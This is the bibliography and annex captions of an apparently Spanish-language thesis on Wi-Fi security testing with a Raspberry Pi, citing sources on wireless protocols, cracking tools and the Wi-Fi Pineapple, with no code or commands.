HACKSHIELD23. (08 de 09 de 2021). *Como instalar antena USB TP-Link Archer T2U Plus AC600 en kali Linux 2021.2*. Obtenido de YouTube: https://www.youtube.com/watch?v=UwI0U34BatM

HAK5. (2022). *DROP A LAN TURTLE*. Obtenido de HAK5: https://shop.hak5.org/products/lan-turtle

Harán, J. M. (12 de 04 de 2019). *Fallo en el protocolo WPA3 permite robar contraseñas en redes Wi-Fi*. Obtenido de welivesecurity: https://www.welivesecurity.com/la-es/2019/04/12/fallo-protocolo-wpa3-permite-robar-contrasenas-redes-wi-fi/

Hughes, J. (15 de 01 de 2021). *Why your business should be using WPA-Enterprise*. Obtenido de manxtechgroup.com: https://www.manxtechgroup.com/why-your-business-should-be-using-wpa-enterprise/

HYPR. (28 de 03 de 2020). *One-Time Pad.* Obtenido de https://www.hypr.com/: https://www.hypr.com/security-encyclopedia/one-time-pad

HYPR. (23 de 09 de 2022). *Hashcat*. Obtenido de Security Encyclopedia: https://www.hypr.com/security-encyclopedia/hashcat

INCIBE. (08 de 02 de 2018). *Introducción a los sistemas embebidos.* Obtenido de incibe: https://www.incibe-cert.es/blog/introduccion-los-sistemas-embebidos

INCIBE. (2019). *Seguridad en redes wifi.* Obtenido de incibe.es: https://www.incibe.es/sites/default/files/contenidos/guias/doc/guia-de-seguridad-en-redes-wifi.pdf

INCIBE. (19 de 01 de 2022). *Guía de ciberataques.* Obtenido de ciberseguridadpyme: https://www.osi.es/sites/default/files/docs/guia-ciberataques/osi-guia-ciberataques.pdf

Intel. (15 de 06 de 2021). *Comprender la asociación y autenticación de IEEE* 802.11*. Obtenido de intel.es: https://www.intel.es/content/www/es/es/support/articles/000006508/wireless/legacy-intel-wireless-products.html

INTEL LATIN AMERICA. (28 de 10 de 2021). *Descripción general de redes inalámbricas*. Obtenido de intel.la: https://www.intel.la/content/www/xl/es/support/articles/000006856/wireless/legacy-intel-wireless-products.html#:~:text=Una%20red%20inal%C3%A1mbrica%20conecta%20las,trav%C3%A9s%20de%20un%20AP%20inal%C3%A1mbrico.

INTERPOL. (04 de 08 de 2020). *Un informe de INTERPOL muestra un aumento alarmante de los ciberataques durante la epidemia de COVID-19*. Obtenido de INTERPOL: https://www.interpol.int/es/Noticias-y-acontecimientos/Noticias/2020/Un-informe-de-INTERPOL-muestra-un-aumento-alarmante-de-los-ciberataques-durante-la-epidemia-de-COVID-19

ITCA. (2014). *TOPOLOGIAS DE REDES LAN INALÁMBRICAS*. Obtenido de VIRTUAL ITCA: https://virtual.itca.edu.sv/Mediadores/irmfi2/ITRMFI_14.htm

Jiménez, M. (15 de 10 de 2021). *Protocolos de seguridad*. Obtenido de Prezi: https://prezi.com/p/1ytb9ajp8j5f/protocolos-de-seguridad/

Juniper Networks. (05 de 10 de 2018). *Understanding the IEEE 802.11 Standard for Wireless Networks*. Obtenido de juniper.net: https://www.juniper.net/documentation/en_US/junos-space-apps/network-director4.0/topics/concept/wireless-80211.html

Juraski, D., & Nunes, N. (26 de 01 de 2020). *Uma Visão Geral sobre Criptografia*. Obtenido de Academia: https://www.academia.edu/download/61896540/Uma_Visao_Geral_sobre_Criptografia_-_Dairon_Juraski20200126-113070-jvtion.pdf

Kali Team. (26 de 07 de 2022). *Wireless Cards and NetHunter*. Obtenido de Kali: https://www.kali.org/docs/nethunter/wireless-cards/

Kali Work Group. (05 de 08 de 2022). *crunch*. Obtenido de Tool Documentation:: https://www.kali.org/tools/crunch/

KaliTools. (25 de 02 de 2016). *mdk3 Description*. Obtenido de kali.tools: https://en.kali.tools/?p=34

kaliTools. (19 de 03 de 2017). *Reaver (reaver-wps-fork-t6x)*. Obtenido de kali.tools: https://en.kali.tools/?p=346

Kelly, S. (2019). What Is Python? En *What Is Python?. In: Python, PyGame, and Raspberry Pi Game Development* (págs. 5-9). Berkeley, California, United States: Apress. doi:https://doi.org/10.1007/978-1-4842-4533-0_2

Kiprin, B. (02 de 04 de 2021). *What Is RC4, and why is it a vulnerability*. Obtenido de https://crashtest-security.com/: https://crashtest-security.com/disable-ssl-rc4/

kismetwireless. (2023). *Kismet*. Obtenido de kismetwireless.net: https://www.kismetwireless.net/packages/

Koripi, M. (09 de 07 de 2021). *A REVIEW ON SECURE COMMUNICATIONS AND WIRELESS PERSONALAREA NETWORKS(WPAN)*. Obtenido de papers.ssrn.com: https://deliverypdf.ssrn.com/delivery.php?ID=005106086102118078027116064089071007019038081078058007068006068000078029071097064018110037005040102030114103008005018067083082022015086030051025110081084120088114124066066084092002099074097112123089072027002104

Krishna, N. (26 de 08 de 2022). *TP-Link Archer T2U Plus a.k.a AC600 High-Gain*. Obtenido de https://github.com/: https://github.com/nlkguy/archer-t2u-plus-linux.git

Kurgas, M. (12 de 09 de 2020). *CUPP - Common User Passwords Profiler*. Obtenido de github: https://github.com/Mebus/cupp

Laby Consulting. (03 de 11 de 2020). *Cómo funciona un sistema WPA2*. Obtenido de labyconsulting: https://www.labyconsulting.es/blog/wpa2-enterprise-seguridad-redes-inalambricas-empresa/

lcdwiki. (05 de 01 de 2022). *How to install the LCD driver of Raspberry Pi*. Obtenido de https://github.com/: https://github.com/lcdwiki/LCD-show

lcdwiki. (29 de 07 de 2022). *LCD driver for the Raspberry PI Installation*. Obtenido de https://github.com/: https://github.com/lcdwiki/LCD-show-kali

Lee, B. (19 de 01 de 2021). Stateless Re-Association in WPA3 Using Paired Token. *Electronics, 10*(2), 215. doi:https://doi.org/10.3390/electronics10020215

Lithmee. (04 de 02 de 2019). *What is the Difference Between WEP Open and WEP Shared*. Obtenido de https://pediaa.com/: https://pediaa.com/what-is-the-difference-between-wep-open-and-wep-shared/

López, P. (11 de 04 de 2019). *WPA3: vulnerable a ataques por diccionario, filtrado de contraseña y denegación de servicio*. Obtenido de Una al Dia: https://unaaldia.hispasec.com/2019/04/wpa3-vulnerable-a-ataques-por-diccionario-filtrado-de-contrasena-y-denegacion-de-servicio.html#comments

Loshin, P. (27 de 08 de 2021). *Wired Equivalent Privacy (WEP)*. Obtenido de techtarget.com: https://www.techtarget.com/searchsecurity/definition/Wired-Equivalent-Privacy#:~:text=WEP%20initially%20used%20a%2064,40%2C%20104%20and%20232%20bits.

Luchetti, S. (1 de 06 de 2021). *Sistemas embebidos y sus características | Conceptos fundamentales.* Obtenido de tribalyte: https://tech.tribalyte.eu/blog-sistema-embebido-caracteristicas#Arduino_vs_Rasperry_Pi

Lutkevich, B. (20 de 12 de 2019). *Wi-Fi Pineapple.* Obtenido de TechTarget: https://www.techtarget.com/searchsecurity/definition/Wi-Fi-Pineapple#:~:text=A%20Wi%2DFi%20Pineapple%20is,black%20hat%20attacker%20could%20exploit.

Malinen, J. (12 de 06 de 2013). *hostapd: IEEE 802.11 AP, IEEE 802.1X/WPA/WPA2/EAP/RADIUS Authenticator*. Obtenido de https://w1.fi/hostapd/

Marzoli, I., Rizza, N., Saltarelli, A., & Sampaolesi, E. (2021). Arduino: From Physics to Robotics. En D. Scaradozzi, L. Guasti, M. Di Stasio, B. Miotti, A. Monteriù, & P. Blikstein (Edits.), *Makers at School, Educational Robotics and Innovative Learning Environments: Research and Experiences from FabLearn Italy 2019, in the Italian Schools and Beyond.* Springer. doi:https://doi.org/10.1007/978-3-030-77040-2

Matsuoka, C. (13 de 11 de 2022). *fortune*. (snapcraft.io) Obtenido de https://snapcraft.io/fortune-cm#:~:text=fortune%20is%20a%20command%2Dline,%2Fshlomif%2Ffortune%2Dmod.

Mebus. (12 de 09 de 2020). *CUPP - Common User Passwords Profiler*. Obtenido de Github: https://github.com/Mebus/cupp

Mendoza, E. (2020). Aplicación de Fuerza Bruta con Diccionario de Datos, para vulnerar contraseñas débiles. *Revista PGI. Investigación, Ciencia y Tecnología en Informática*(7), 23-25.

MICROSEGUR. (09 de 01 de 2023). *REDES INALÁMBRICAS: TIPOS*. Obtenido de microsegur.com: https://microsegur.com/redes-inalambricas-tipos/

Microsoft. (15 de 02 de 2023). *Part 3.2 - Linux task managers, top, and htop*. (learn.microsoft.com) Obtenido de https://learn.microsoft.com/en-us/troubleshoot/developer/webapps/aspnetcore/practice-troubleshoot-linux/3-2-task-managers-top-htop

Mitchell, B. (19 de 08 de 2021). *What Is 802.11g Wi-Fi?* Obtenido de lifewire.com: https://www.lifewire.com/history-of-wireless-standard-802-11g-816556

Morales, J., & Hontecillas, D. (2022). *Seguridad en redes inalámbricas IEEE 802.11 Criptografía y seguridad de redes*. Obtenido de Docencia: https://docencia.ac.upc.es/FIB/CASO/seminaris/2q0304/T10.pdf

Moreno, D. (s.f.). *Amenazas y Ataques. Redes Cableadas e Inalambricas*. Obtenido de scribd: https://es.scribd.com/document/139695272/Amenazas-y-ataques-Redes-cableadas-e-inalambricas-pdf

Moreno, W., Mosquera, J., & Rivas, E. (12 de 2015). *WEP, WPA and WPA2 encryption protocols vulnerability on wireless networks with Linux platform.* Obtenido de scielo: http://www.scielo.org.co/scielo.php?script=sci_arttext&pid=S0123-921X2015000500007

Muttaqin, K., & Rahmadoni, J. (26 de 05 de 2020). Analysis And Design of File Security System AES (Advanced Encryption Standard) Cryptography Based. *Journal of Applied Engineering and Technological Science (JAETS), 1*(2), 113-123. doi:https://doi.org/10.37385/jaets.v1i2.78

NetSpot. (12 de 05 de 2022). *Protocolos de seguridad inalámbrica: WEP, WPA, WPA2, y WPA3*. Obtenido de netspotapp: https://www.netspotapp.com/es/blog/wifi-security/wifi-encryption-and-security.html

Nmap Work Group. (2022). *Guía de referencia de Nmap (Página de manual)*. Obtenido de nmap.org: https://nmap.org/man/es/

Novaspirit Tech. (19 de 01 de 2021). How to Install i3-gaps Tiling Window Manager on Raspberry Pi OS. *How to Install i3-gaps Tiling Window Manager on Raspberry Pi OS*. Recuperado el 2022, de https://www.youtube.com/watch?v=qUbg3HPK3Jc&t=70s

OpenWrt. (12 de 05 de 2022). *Dnsmasq DHCP server*. (openwrt.org) Obtenido de https://openwrt.org/docs/guide-user/base-system/dhcp.dnsmasq

Otero, C. (04 de 02 de 2020). *Tipos de pirateo que puedes sufrir en un Wifi público.* Obtenido de AS betech: https://as.com/meristation/2020/02/04/betech/1580856719_548183.html

Panda Security. (03 de 05 de 2022). *WPA vs WPA2: ¿Qué seguridad WiFi debes utilizar?* Obtenido de https://www.pandasecurity.com/: https://www.pandasecurity.com/es/mediacenter/consejos/wpa-vs-wpa2/

PARVEZ, H. (20 de 07 de 2022). *How to Use Cowsay Command on Linux*. (distroid.net) Obtenido de https://distroid.net/cowsay-command-linux/#:~:text=The%20cowsay%20is%20a%20program,on%20Linux%20of%20cow%20talking.

patorjk. (12 de 08 de 2021). *figlet*. (npmjs.com) Obtenido de https://www.npmjs.com/package/figlet

PC Solucion. (10 de 01 de 2019). *WEP*. Obtenido de pc-solucion.es: https://pc-solucion.es/terminos/wep/#:~:text=Debilidades,se%20repite%20durante%20la%20transmisi%C3%B3n.

Pérez, S. (04 de 07 de 2022). *¿Cuáles son los principales amenazas de ciberseguridad de las redes WiFi y cómo protegernos? Lista 2022.* Obtenido de internetpasoapaso: https://internetpasoapaso.com/amenazas-redes-wifi/

Pinzón, N. F. (2018). *Generación de un procedimiento para realizar pruebas de Pentest en redes inalámbrica utilizando dispositivos móviles con sistema operativo android, mediante herramientas de software libre.* Obtenido de 1library: https://1library.co/article/ataques-pasivos-vulnerabilidades-en-redes-inal%C3%A1mbricas.zlngxgoq

Postech IT Solution Provider. (05 de 03 de 2019). *Analisis de tráfico.* Obtenido de postech: https://postech.com.mx/Postech/ES/analysis.php

Prakash, A., & Kumar, U. (2018). Authentication Protocols and Techniques: A Survey. *International Journal of Computer Sciences and Engineering, 6*(6), 3-4. Obtenido de https://www.researchgate.net/profile/Umesh-Kumar-72/publication/326553062_Authentication_Protocols_and_Techniques_A_Survey/links/5c7cf0f0458515831f813d39/Authentication-Protocols-and-Techniques-A-Survey.pdf

Prieto, M. J. (2020). LOS PRIMEROS 3.500 AÑOS. En M. J. Prieto, *Historia de la criptografía: Cifras, códigos y secretos, de la antigua Grecia a la Guerra Fría* (págs. 15-17). Madrid: La Esfera de los Libros.

PUCE TEAM. (2022). *Estándar IEEE 802.11*. Obtenido de PUCE Centro de Educación Virtual: https://puceapex.puce.edu.ec/web/cev/estandar-ieee-802-11/

Puerta, J. (10 de 12 de 2020). *IMPORTANCIA DEL INTERNET*. Obtenido de storymaps: https://www.bbvaopenmind.com/articulos/el-impacto-de-internet-en-la-vida-diaria/

Quionez, A. (30 de 11 de 2018). *Seguridad en el Servicio de Internet.* Obtenido de Academia: https://www.academia.edu/37887262/Seguridad_en_el_Servicio_de_Internet

Raspberry PI Fundation. (19 de 04 de 2015). *What is a Raspberry Pi?* Obtenido de raspberrypi.org: https://www.raspberrypi.org/help/what-%20is-a-raspberry-pi/

Raza, A., Kamran, M., & Akbar, J. (2020). *A Survey on Wireless Security protocols (WEP, WPA and WPA2).* Obtenido de Academia: https://d1wqtxts1xzle7.cloudfront.net/63010153/Review_of_Wireless_Security_Protocols__WEP__WPA__WPA220200419-114912-1v3j4tv-with-cover-page-

v2.pdf?Expires=1667360400&Signature=RzC318CHUZMm~C3ElELLTRcdz2xTPZZZr7YsWAUS2M5-8NpDFOW4y2bc-jKsd8PrXuYuhhy19FRxrhh

Red Orbita. (26 de 02 de 2012). *Categoría: Herramientas seguridad*. Obtenido de Red-Orbita: https://red-orbita.com/?paged=3&cat=10&lang=de

rishavkumarj7. (28 de 07 de 2021). *Cewl Tool – Creating Custom Wordlists Tool in Kali Linux*. Obtenido de https://www.geeksforgeeks.org/cewl-tool-creating-custom-wordlists-tool-in-kali-linux/

Robpol86. (09 de 12 de 2021). *Raspberry Pi 3 TP-LINK AC 600 (T2UH) wireless USB adapter (Raspbian Lite)*. Obtenido de Stack Exchange: https://unix.stackexchange.com/questions/282710/raspberry-pi-3-tp-link-ac-600-t2uh-wireless-usb-adapter-raspbian-lite

RODRÍGUEZ , E. (18 de 09 de 2018). *De cero a maker: todo lo necesario para empezar con Raspberry Pi.* Obtenido de xataka: https://www.xataka.com/makers/cero-maker-todo-necesario-para-empezar-raspberry-pi#:~:text=La%20Raspberry%20Pi%20es%20la,bajo%20nivel%2C%20reloj...

Rodríguez, A. R., & Rodríguez, R. (20 de 05 de 2021). *AES y GOST: Criptografía simétrica moderna*. Obtenido de Just Cryptography: https://justcryptography.com/aes-y-gost-criptografia-simetrica-moderna/

SALAZAR, J. (2016). REDES INALÁMBRICAS. En J. SALAZAR, *REDES INALÁMBRICAS* (pág. 31). České vysoké učení technické v Praze. Obtenido de https://upcommons.upc.edu/bitstream/handle/2117/100918/LM01_R_ES.pdf

SALAZAR, J. (s.f.). *REDES INALÁMBRICAS.* Obtenido de upcommons.upc.edu: https://upcommons.upc.edu/bitstream/handle/2117/100918/LM01_R_ES.pdf

Sánchez , J. E. (05 de 2021). *Seguridad Actual en redes Wifi.* Obtenido de Archivo Digital UPM: https://oa.upm.es/68021/1/TFG_JAVIER_ESTEBAN_SANCHEZ.pdf

Sanchez, J. (07 de 11 de 2016). *MANEJO DE REDES*. Obtenido de mrde004.blogspot: https://mrde004.blogspot.com/2016/11/topologias-ad-hoc.html

SCHEPERS, D., RANGANATHAN, A., & VANHOEF, M. (2019). *Breaking WPA-TKIP Using Side-Channel Attacks∗.* Obtenido de Black Hat Europe Briefings: https://i.blackhat.com/eu-19/Thursday/eu-19-Schepers-Practical-Side-Channel-Attacks-Against-WPA-TKIP-wp.pdf

Secada Carral, C. (06 de 2019). *PLATAFORMA PORTATIL DE PENTESTING BASADA EN RASPBERRY PI.* Obtenido de repositorio.unican:

https://repositorio.unican.es/xmlui/bitstream/handle/10902/16367/417460.pdf?sequence=1&isAllowed=y

Shea, S. (25 de 06 de 2020). *Cómo prevenir ataques de espionaje en las redes.* Obtenido de computerweekly: https://www.computerweekly.com/es/respuesta/Como-prevenir-ataques-de-espionaje-en-las-redes

Sierra, J. E., Betancur, L., & Gómez, M. (19 de 04 de 2015). *Protocolo de seguridad Wep.* Obtenido de https://www.monografias.com/trabajos18/protocolo-wep/protocolo-wep

Solé, R. (18 de 07 de 2021). *Raspberry Pi: Crea proyectos DIY por muy poco dinero.* Obtenido de profesionalreview: https://www.profesionalreview.com/2021/07/18/que-es-raspberry-pi/

SOPORTE DE SONY. (25 de 05 de 2022). *En qué consiste la opción WPS (botón físico) y cómo puede utilizarse para conectar un televisor, un reproductor de Blu-ray Disc u otro dispositivo compatible con Internet a una red inalámbrica? (Wi-Fi)*. Obtenido de sony: https://www.sony.es/electronics/support/articles/00022337

Soto, A. (17 de 02 de 2012). *Comparación de la eficiencia volumétrica entre redes inalámbricas WiFi y WiMAX*. UNAM, Ingeniería en Telecomunicaciones. México: UNAM. Obtenido de unam.mx: http://www.ptolomeo.unam.mx:8080/xmlui/bitstream/handle/132.248.52.100/164/A6.pdf?sequence=6

Soto, S. (04 de 11 de 2021). *Ventajas y desventajas de implementar redes inalámbricas*. Obtenido de rom-mayer.cl: https://rom-mayer.cl/redes-inalambricas-2/#:~:text=F%C3%A1cil%20instalaci%C3%B3n%3A%20La%20instalaci%C3%B3n%20de,que%20las%20redes%20por%20cable.

STEAMpedia. (2020). *Different Parts of Arduino Uno Board*. Obtenido de Stem Pedia: https://learn.thestempedia.com/courses/introductory-course-on-arduino/lessons/getting-started-5/topic/different-parts-of-arduino-board/

Stefan2483. (21 de 09 de 2022). *hostapd-2.10-wpe.patch not installing (make install) on Raspbian Buster*. Obtenido de Github: https://github.com/aircrack-ng/aircrack-ng/issues/2334

TECH DHEE. (15 de 06 de 2021). How to Setup Remote Desktop in Kali Linux Using XRDP | Kali Linux 2021.2. *How to Setup Remote Desktop in Kali Linux Using XRDP | Kali Linux 2021.2*. Recuperado el 2022, de https://www.youtube.com/watch?v=otLuy5nROQQ&t=50s

Toledo, R. (01 de 2020). *Ciberseguridad y riesgos en tiempos de movilidad y redes inalámbricas*. Obtenido de grupocibernos: https://www.grupocibernos.com/blog/ciberseguridad-empresarial-y-riesgos-en-tiempos-de-movilidad-y-redes-inalambricas#:~:text=Las%20redes%20inal%C3%A1mbricas%20son%20m%C3%A1s,y%20robar%20informaci%C3%B3n%20o%20modificarla.

Torres, P. (21 de 07 de 2020). El acceso a Internet como derecho fundamental: perspectivas internacionales. *Revista Justicia & Derecho, 3*(1), 1–19. Obtenido de http://academiasutnmza.com/: https://doi.org/10.32457/rjyd.v3i1.456

vadavo. (10 de 11 de 2021). *Protocolos de seguridad inalámbrica: WEP, WPA, WPA2, y WPA3*. Obtenido de vadavo: https://www.vadavo.com/blog/protocolos-seguridad-inalambrica-wep-wpa-wpa2-wpa3/#Protocolos_de_seguridad_inalambrica_WEP_WPA_WPA2_y_WPA3

Vanhoef, M., & Ronen, E. (2020). Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd. En IEEE (Ed.), *2020 IEEE Symposium on Security and Privacy (SP)* (págs. 517-533). San Francisco, CA, USA: IEEE. doi:10.1109/SP40000.2020.00031

Wahyudi, E., Luthfi, E., & Efendi, M. (2019). Wireless Penetration Testing Method To Analyze WPA2-PSK System Security And Captive Portal. *Jurnal Explore STMIK Mataram, 9*(1). Obtenido de https://pdfs.semanticscholar.org/e902/3b8db564b7ec5d24322e3aad9e7ee92cafcf.pdf

Wi-Fi Alliance. (2021). *Discover Wi-Fi Security*. Obtenido de wi-fi.org: https://www.wi-fi.org/discover-wi-fi/security

Wireshark Work Group. (2022). *About Wireshark*. Obtenido de https://www.wireshark.org/: https://www.wireshark.org/

Xu, Z., Gu, R., Huang, T., Xiang, H., Zhang, X., Qi, L., & Xu, X. (2018). An IoT-Oriented Offloading Method with Privacy. *Sensors, 18*(9), 1-2. doi:https://doi.org/10.3390/s18093030

yambadwar, s. (06 de 12 de 2021). *What is RC4 Encryption?* Obtenido de geeksforgeeks.org: https://www.geeksforgeeks.org/what-is-rc4-encryption/


Yousif, S. (02 de 2021). *Secure voice cryptography based on Diffie-Hellman algorithm.* doi:10.1088/1757-899X/1076/1/012057

Zioner. (03 de 2017). *Arduino vs Raspberry Pi: ¿cuál es la mejor placa para iniciarse?* Obtenido de hacking: https://www.hacking.land/2017/03/arduino-vs-raspberry-pi-es-la-mejor.html?m=1

11 Anexos


Anexo 1

Router empleado para el laboratorio.




Anexo 2

Marca y modelo del router.



Anexo 3

Precio de la Pineapple Wifi en EEUU.




Anexo 4

Pineapple wifi.


Anexo 5

Portal de configuración.



